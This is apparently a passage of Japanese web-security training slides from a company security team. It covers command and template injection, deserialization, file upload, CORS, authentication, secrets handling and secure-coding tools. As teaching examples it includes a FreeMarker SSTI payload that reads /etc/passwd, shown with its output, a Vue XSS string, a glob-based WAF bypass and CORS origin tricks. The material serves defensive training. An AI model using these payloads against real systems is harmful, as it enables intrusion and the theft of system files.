- シェルを経由して OS コマンドを実行するような API を利用しない。だいたい OS コマンドを叩かなくて済むライブラリなどがあるからそれを使う。
- escapeshellarg() などエスケープしてくれるものもあるが、最終手段と考えてほしい。



## その他のコマンドインジェクション

- コマンドインジェクション は RCE ( Remote Code Execution ) と呼ぶことがある
- RCE というのはコマンドインジェクションに限らず、任意のコードを実行できることを指す
- RCE につながるケースは多々あるのでいくつか紹介



## テンプレートインジェクション

- 各言語にはテンプレートエンジンと呼ばれるものがある
  - Ruby : ERB, Haml
  - PHP : Smarty, Twig
  - Python : Jinja2
- テンプレートエンジンにデータを渡すのではなく、構文として挿入された場合、任意のコードが実行される
- 特にサーバーサイドの場合は OS コマンドが実行されることになる
- サーバーサイドでのテンプレートインジェクションを SSTI ( Server Side Template Injection ) と呼ぶ



## SSTI

- <https://portswigger.net/web-security/server-side-template-injection/exploiting/lab-server-side-template-injection-using-documentation>

```
<p>BURP's ultra-sensitive technology can also detect when wind is on its way, you never need  
to get caught out again, the sweet releases extra chemicals to identify the problem area and  
hit the spot before the wind can work its way up to your mouth. With zero sugar we ensure  
your teeth won't suffer while using our product, if anything your smile will be bigger and  
brighter as all the stress leaves your body (1 out of 8 users agree).</p>  
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>  
  
${1+1}
```

[Preview](#) [Save](#)

```
<p>BURP is a newly available wind suppressant that will protect you in all those potentially embarrassing  
work following a study of one hundred users. A delicious sweet that never dissolves, it will constantly  
day.</p> <p>The first long-term solution to hiccups, that can really bring you down and get in the way of  
lips and we want to celebrate our success with you by offering you peace of mind, and a money back  
<p>BURP's ultra-sensitive technology can also detect when wind is on its way, you never need to go  
to identify the problem area and hit the spot before the wind can work its way up to your mouth. With  
using our product, if anything, your smile will be bigger and brighter as all the stress leaves your body  
BURP Protection at $11.36.</p> 2
```



# SSTI

```
<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("cat /etc/passwd") }
```

**Preview** **Save**

<p>BURP is a newly available wind suppressant that will protect you in all those potentially embarrassing situations. This is the only protection proven to work following a study of one hundred users. A delicious sweet that never dissolves, it will constantly protect you in the background as you go about your day.</p> <p>The first long-term solution to hiccups, that can really bring you down and get in the way of productivity. BURP is the latest brand on everyone's lips and we want to celebrate our success with you by offering you peace of mind, and a money back guarantee if your wind isn't kept in check.</p> <p>BURP's ultra-sensitive technology can also detect when wind is on its way, you never need to get caught out again, the sweet releases extra chemicals to identify the problem area and hit the spot before the wind can work its way up to your mouth. With zero sugar we ensure your teeth won't suffer while using our product, if anything your smile will be bigger and brighter as all the stress leaves your body (1 out of 8 users agree).</p> <p>Hurry! Only 940 left of BURP Protection at \$11.36.</p> root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin



# Client Template Injection (Vue.js)

```
<div id="app">
<div>
  <?= htmlspecialchars($_GET['v'], ENT_QUOTES, 'utf-8') ?>
</div>
</div>

<script>
window.addEventListener('load', function () {
  new Vue({
    el: '#app',
  });
});
</script>

<script src="https://cdn.jsdelivr.net/npm/vue@2.5.13/dist/vue.js"></script>
```

PHP 側でエスケープされても Vue のテンプレート構文はエスケープされないので、次の文字列を与えることで XSS となる。

```
{{ constructor.constructor("alert(1)")() }}
```

## Unsafe Deserialization

- いくつかの言語にはオブジェクトを serialize / deserialize する機能がある
  - PHP : serialize() / deserialize()
  - Python : pickle
  - Ruby : Marshal
- 外部入力値を Deserialize すると、任意コード実行につながる可能性がある
  - 必ずしも RCE になるわけではなく、その先の処理に依存する

# Marshal

```
[1] pry(main)> class User
[1] pry(main)*   attr_reader :name
[1] pry(main)*
[1] pry(main)*   def initialize(name)
[1] pry(main)*     @name = name
[1] pry(main)* end
[1] pry(main)* end
=> :initialize
[3] pry(main)> user = User.new"user"
=> #<User:0x00007fb19f554dc8 @name="user">
[4] pry(main)> s = Marshal.dump(user)
=> "\x04\bo:\tUser\x06:\n@nameI\"ruser\x06:\x06ET"
[5] pry(main)> obj = Marshal.load(s)
=> #<User:0x00007fb1a0bdb8f8 @name="user">
[7] pry(main)> obj.name
=> "user"
```



## ファイルアップロード

- ファイルアップロード機能でアップロード可能なファイルの制限を施していない場合に任意のコマンドが実行される可能性がある
- 例えば image.png.php などというファイル名で PHP ファイルをアップロードし、アップロード先のディレクトリで実行権限がある場合に、そのスクリプトを実行できる



## Pixel Flood Attack

- 画像の変換処理において、ピクセル情報部分のみを書き換えた画像をアップロードした場合に ImageMagick などでメモリを大量消費させる手法



## ファイルアップロード時の脆弱性の対策

- 根本的対策: アップロード先ディレクトリの実行権限を落とす
- 緩和策
  - 拡張子を制限する
  - マジックバイトの確認を行う
  - アップロード可能なサイズやピクセル数、リソース使用量の制限等
  - [https://github.com/carrierwaveuploader/carrierwave/wiki/Denial-of-service-vulnerability-with-maliciously-crafted-JPEGs--\(pixel-flood-attack\)](https://github.com/carrierwaveuploader/carrierwave/wiki/Denial-of-service-vulnerability-with-maliciously-crafted-JPEGs--(pixel-flood-attack))



# Web セキュリティ研修


## ～ CORS ～

セキュリティ対策室  
Kohei Morita / @mrtc0

## Cross-Origin-Resource-Sharing

- Cross Origin からのレスポンスを JavaScript から取得できてよいかブラウザに指示する

<https://example.com>



## Same Origin Policy 覚えていますか？

- XMLHttpRequest や fetch は Same Origin Policy に従う
  - つまり、Cross Origin に /api/user.json を叩けない
  - 正確にはレスポンスを取得できない
- でもそれだと、色々困るので CORS という仕組みがあり、CORS のヘッダがレスポンスにある場合、それに基づいてレスポンスの取得を許可 / 拒否できる



## Access-Control-Allow-Origin

- レスポンスに Access-Control-Allow-Origin というヘッダが付与され、ブラウザは Origin と検証を行う。
- 検証の結果、オリジンが異なればレスポンスオブジェクトを生成しない



## Access-Control-Allow-Origin の値

- Access-Control-Allow-Origin の値はオリジンか \* を指定できる

Access-Control-Allow-Origin: <origin> | \*


- オリジンを指定した場合は、そのオリジンのみへ許可する
- \* の場合は全てのオリジンに許可する

Access-Control-Allow-Origin: <https://example.com>

Access-Control-Allow-Origin: \*

## CORSについて考えてみよう

- evil.com から example.com に送信するときに example.com の Cookie は送信される？？？



## Cookie が送信されるか


- 通常は送信されないが、withCredentials を設定することで送信できる
- ただし、**Access-Control-Allow-Credentials: true** の場合のみにレスポンスを取得できる

```
var xhr = new XMLHttpRequest();

xhr.open('GET', 'http://example.com/', true);


xhr.withCredentials = true;

xhr.send(null);
```



# あれ？ それって脆弱性になりません？

- Cookie が送信できるということは CSRF になったり情報漏洩になりませんか？



## CSRF になる可能性がある

- レスポンスは取得できなくてもリクエストは飛ぶので GET リクエストの場合にリソース変更があると CSRF が生じる可能性がある
- POST のときはちょっとややこしい




## 誤解しやすい点

- CORS はリソースへのアクセス権をブラウザに命令するもの
  - たとえ許可していないオリジンからのアクセスでもサーバーにリクエストは到達することはある
- よってサーバー側の実装によっては CSRF が成立することがある
- ちなみに Access-Control-Allow-Origin: \* と Access-Control-Allow-Credential: true をセットすることは禁止されている
- **特別な理由がないのに Access-Control-Allow-Origin: \* はやめよう**



# CORSによるPreflightリクエスト

- 特定条件下でリクエストを送る前に OPTIONS メソッドのリクエストを送信して、アクセスしても良いか確認する



<https://developer.mozilla.org/ja/docs/Web/HTTP/CORS>

## Preflight リクエスト

- いわゆる REST API での POST の場合はだいたい Preflight リクエストが飛ぶ
  - Preflight リクエストでエラーが返るとブラウザは繰り返しリクエストを送信できないので CSRF は生じない
- しかし「やったー CSRF 対策しなくていいじゃん」とはならない
  - application/x-www-form-urlencoded や multipart/form-data の場合は Preflight リクエストは**送信されない**
  - そのため、特定エンドポイントで CSRF が生じることはある



## CORS の設定ミスなど

- Access-Control-Allow-Origin を動的に設定している
  - <https://portswigger.net/web-security/cors/lab-basic-origin-reflection-attack>
- Origin ヘッダのパースミス
  - Origin: <https://example.com.evil.com>
- Access-Control-Allow-Origin: null
  - iframe からリクエストを送ることで Origin が null になる
  - <https://portswigger.net/web-security/cors/lab-null-origin-whitelisted-attack>




# Web セキュリティ研修

## ~ 安全なアプリケーションの作り方 ~

セキュリティ対策室  
Kohei Morita / @mrtc0

# 認証 / 認可



## 認証と認可

- 認証(Authentication)と認可(Authorization)は似た言葉だが意味が異なる
  - 認証 : 相手が誰かを確認する
  - 認可 : 権限に応じて適切なリソースを与える
- Web アプリケーションの世界で言うと次のように言える
  - ログインは「誰」を確認するので認証
  - 登録情報の変更などは「セッション」に基づいて更新の可否を決定するので認可。ユーザーAがユーザーBを変更できない、副管理者が管理者の情報を変更できないなど。



## 認証機能における脆弱性や攻撃

- ログイン処理にも様々あるが、ここではよくあるユーザー名とパスワードの組み合わせによる認証を指す
- ログイン処理に不備がある場合、不正にログインをされることになる



## 総当たり攻撃

- ログイン機能に対してユーザー名とパスワードの組み合わせを繰り返し試行する（ブルートフォース攻撃とも呼ぶ）
- 過去に流出したパスワードを利用したり、よく利用されるパスワードを用いて試行を行う



## 不正ログインへの対策

- ユーザーが強固なパスワードを設定するように誘導する
  - 文字列長、文字種を限定しない
  - 既に漏洩しているパスワードと一致している場合は登録させない
- MFA の実装
  - いわゆる二要素認証で、TOTP や SMS などの送信で本人確認を行う
  - 昨今は重要情報を扱うサービスは実装しないとねーという風潮
- アカウントロック機能
  - 特定のアカウントへ一定数ログイン試行があった場合に、一定期間ログインできないようにする
  - 特定の IP アドレスからのアクセスを一定期間ロックする




## その他気をつけること

- ログイン失敗時にユーザーが存在する旨を返さない
  - 「そのメールアドレスは登録されていません」
  - 「パスワードが間違っています」
  - 「メールアドレスもしくはパスワードが間違っています」
- 秘密の質問やパスワード定期変更は推奨されていない
  - <https://pages.nist.gov/800-63-3/sp800-63b.html#sec5>



## メールアドレス変更

- ユーザーが間違えて別のメールアドレスを登録する可能性がありため、変更を確定する前に、一度入力されたメールアドレスに送信を行って、本人確認を行ってから本登録を行う
- トークンは推測困難であること



## パスワード変更やパスワードリマインダ

- 変更時は現在のパスワードを確認し、変更後はそのユーザーの全セッションを破棄する
- パスワードリマインダは秘密の質問などを利用せずに登録されているメールアドレスにリマインド用の URL を送付する
- リマインド用の URL にはアカウントと紐付いたトークンを付与し、十分に推測困難であること



## 認可処理における脆弱性や攻撃

- ユーザーAのオブジェクトにユーザーBが触れるなど、権限外のユーザーによって情報の閲覧や編集などの操作を行えることを「認可不備」や「権限外操作」などと呼ぶ
- 認可は要件定義の時点で明確にしておき、実装は次のこと気につける
  - 1. その画面を操作しても良いユーザーか
  - 2. そのリソースに対する操作の権限はあるか
  - 3. セッションを基準に権限を確認する



## 特定ページの共有

- Google Docs のように特定のファイルやページを共有する機能を作る場合は URL が推測困難なものを生成する
- 推測可能なケースとして次のようなものがある
  - ID の連番 e.g: file\_id=1, file\_id=2...
  - ファイル名
- 推測困難な値かつ、衝突可能性も低いものを生成する
  - UUIDなど




## 権限外操作のパターンを知ろう

- <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>
  - ユーザー carlos の API Key を取得しよう
- <https://portswigger.net/web-security/access-control/lab-insecure-direct-object-references>
  - ユーザー carlos のパスワードを取得してログインしよう
- <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>
  - ユーザー wiener で権限昇格しよう



# ログ周り



## ログ出力する際に気をつけること

- パスワードやクレジットカード番号、その他個人情報を記録しないようにすること
- デバッグログは攻撃のヒントになることがあるため抑制すること
- ログインログや操作ログを残しておくとインシデントの際に調査が可能





# 秘匿情報の管理方法



## 秘匿情報の管理方法

- アプリケーションは様々な秘匿情報を扱う
  - ユーザーのパスワード
  - データベースや他サービスへの接続情報
  - フレームワークで利用される暗号鍵
- これらを漏洩しないように、あるいは、漏洩しても影響を小さくするために適切に管理をしなければならない
- アプリケーションにハードコーディングせずに環境変数で渡したり、外部KMS経由で取得



## ユーザーのパスワードの保存方法について

- サービスのアカウント(ユーザー)のパスワードはハッシュ化 + ソルト + ストレッチングした上で保存するのが望ましい
- ハッシュ関数がライブラリとして提供されているので、それを利用する



## ハッシュ

- 暗号学的ハッシュ関数 (md5, sha1, sha256, etc...)など様々ある
- ざっくり説明するとハッシュ化された文字列から平文を得ることができない不可逆性を持っていると覚えておけばよい

```
› echo -n "password" | sha256sum  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
```



## ハッシュ化の問題点

- 先のハッシュ値をGoogleで検索すると password であることが分かる
- 事前にハッシュ値を計算したもの(レインボーテーブル)と照らし合わせることで、ハッシュ化されても平文を得ることが可能になる
- また、パスワードが重複すると同じハッシュ値となる
- そのため、パスワードを保存したDBが漏洩した場合も、ハッシュ化だけでは不十分である



## ソルト

- ハッシュ化だけでは不十分なのでソルトと呼ばれる文字列を元のパスワードに追加した上でハッシュ化を行うようにする
  - 見た目上は長くなる
  - ユーザーごとに異なるソルトを使うことで、同じパスワードでも異なるハッシュ値となる

```
def salt(id)
  id + "THIS_IS_SALT"
end
```

```
hash(salt(id) + "password")
```



## ストレッ칭

- ソルトを使っても結局総当たりには弱いままなので、ハッシュの計算を繰り返し行うことで、計算時間を遅くする

```
def salt(id)
  id + "THIS_IS_SALT"
end

h = ""
100.times do |t|
  h = hash(h + salt + "password")
end
```

## 既存の実装

- bcrypt, pbfdk2などの実装があり、それを利用することを推奨
  - Railsだとhas\_secure\_passwordでbcryptが利用される
- 例えばbcryptでハッシュ化されたパスワードは次のようになる

```
>>> $hash = password_hash("password", PASSWORD_DEFAULT);
=>
"$2y$10$4HI2x10.CHwFDuBUEZe9U.VyUR2uVaL/YV64.TeMxTiOkzaSMxnSy"
バージョン コスト ソルト ハッシュ化されたパスワード
```

## bcrypt の注意点

- 72バイトで切り詰められてしまうケースもある

```
>>> $hash = password_hash(str_repeat("A", 72) . "B", PASSWORD_DEFAULT)
=> "$2y$10$znKk72R9RoyAAA6orsmP5OnmbStjfG7xJ4/qFh6EncjO5B4pVfWyq"
>>> password_verify(str_repeat("A", 72) . "B", $hash);
=> true
>>> password_verify(str_repeat("A", 72), $hash);
=> true
```

<https://blog.tokumaru.org/2019/02/caution-bcrypt-with-sha512.html>


## フレームワーク固有の鍵

- Rails での SECRET\_KEY\_BASE や Django の SECRET\_KEY など
- これらの値は Cookie 等の Serialize / Deserialize に利用されている
- 仮に漏洩した場合は任意コード実行につながる可能性があると考えていい
- そのため、git 管理から外す、漏れてもすぐにローテーションできるようにしておくなどの必要がある

## 秘匿情報のハードコーディングや git での管理について

- アプリケーションにパスワードやトークンをハードコーディングすることはやめてほしい
  - どこで漏洩するかがわからない
  - モバイルやフロントエンドなど、エンドユーザーにリバースエンジニアリングされる可能性のあるものはなおさら
- 環境変数で渡したり Vault や KMS を利用する
- Kubernetes だと Secret は Base64 なので簡単に復号できる
  - kubeshield, kubesec, external-secrets, vault 等を利用すること
- git-secret などのツールを使って commit しないように気をつけよう





セキュアコーディングを実践  
するために



# セキュアコーディングのマインドセットと実装原則

## 1.1.1. 基本的なマインドセット

大前提として、以下の対応案はしなくともセキュアにすることは可能であるが、プログラムは人間が実装するものであり漏れが発生することはあるものと考えて保険的対策をしておくことが必要になることを受け入れること。

## 1.1.2. 実装原則

- 実装原則1: 入力値のバリデーションを行う
- 実装原則2: 他システムへの受け渡し時にはサニタイズを行う
- 実装原則3: 処理系の警告にきちんと対応する
- 実装原則4: シンプルに実装する
- 実装原則5: デフォルト拒否原則。
- 実装原則6: 最小権限の原則に従う
- 実装原則7: 多層防御を意識する



## 安全なアプリケーション開発や運用を支えるツール

- 脆弱性のないコードを書くことは難しいことなので、できるだけツールを活用していくことが望ましい
- 脆弱性を作り込んでしまった場合やレビューでの見逃しへの多層防衛
- TN / FP も多い世界なので、根気よくルールを作ったりしていく必要がある

## WAF ( Web Application Firewall )

- 攻撃っぽい文字列を含んだ文字列を検知 / ブロックするツール
- シグネチャベースの WAF は全ての攻撃を防げるわけではない
  - "etc/passwd" という文字列があれば弾く、など
  - 例えばその場合の OS コマンドインジェクションのバイパス

`/?q=/b?n/c?t /e?c/p????d # bash の補完を利用`

- 当然正常なリクエストも検知があるので、ルールを緩めていいかの見極めが必要となる



## SAST ( Static Application Security Testing )

- 脆弱性を含んだコードを書いていないかを調べる
  - Go だと gosec<sup>1</sup>, Rails だと Brakeman<sup>2</sup> などがある
  - インフラ向けにも tfsec<sup>3</sup> や checkov<sup>4</sup>, inspec<sup>5</sup> (これは SAST ではないが...)などのツールがある
- XSS のような自明な脆弱性は見つけることができるが、当然ながらアプリケーションロジックに依存するようなものは検知できない

1. <https://github.com/securego/gosec>
2. <https://github.com/presidentbeef/brakeman>
3. <https://github.com/liamg/tfsec>
4. <https://github.com/bridgecrewio/checkov>
5. <https://www.inspec.io/>



## DAST ( Dynamic Application Security Testing )

- SAST とは異なり実際に動作しているアプリケーションに機械的に攻撃リクエストを送信して脆弱性を見つける方法
- 脆弱性スキャナとしての性能とクローラーの性能を基準として選ぶことが多いと思う
- スキャン時間が非常に長いので PR ごとに全部検査！は難しい
- 脆弱性作りこんでいないか心配なので Burp Suite や OWASP ZAP を使って特定の URL に試してみる、というのは全然アリ



## テストを書く

- 脆弱性のチェックもテストで書く
  - e.g. script タグを入力値として与えたときにエスケープされて表示されること
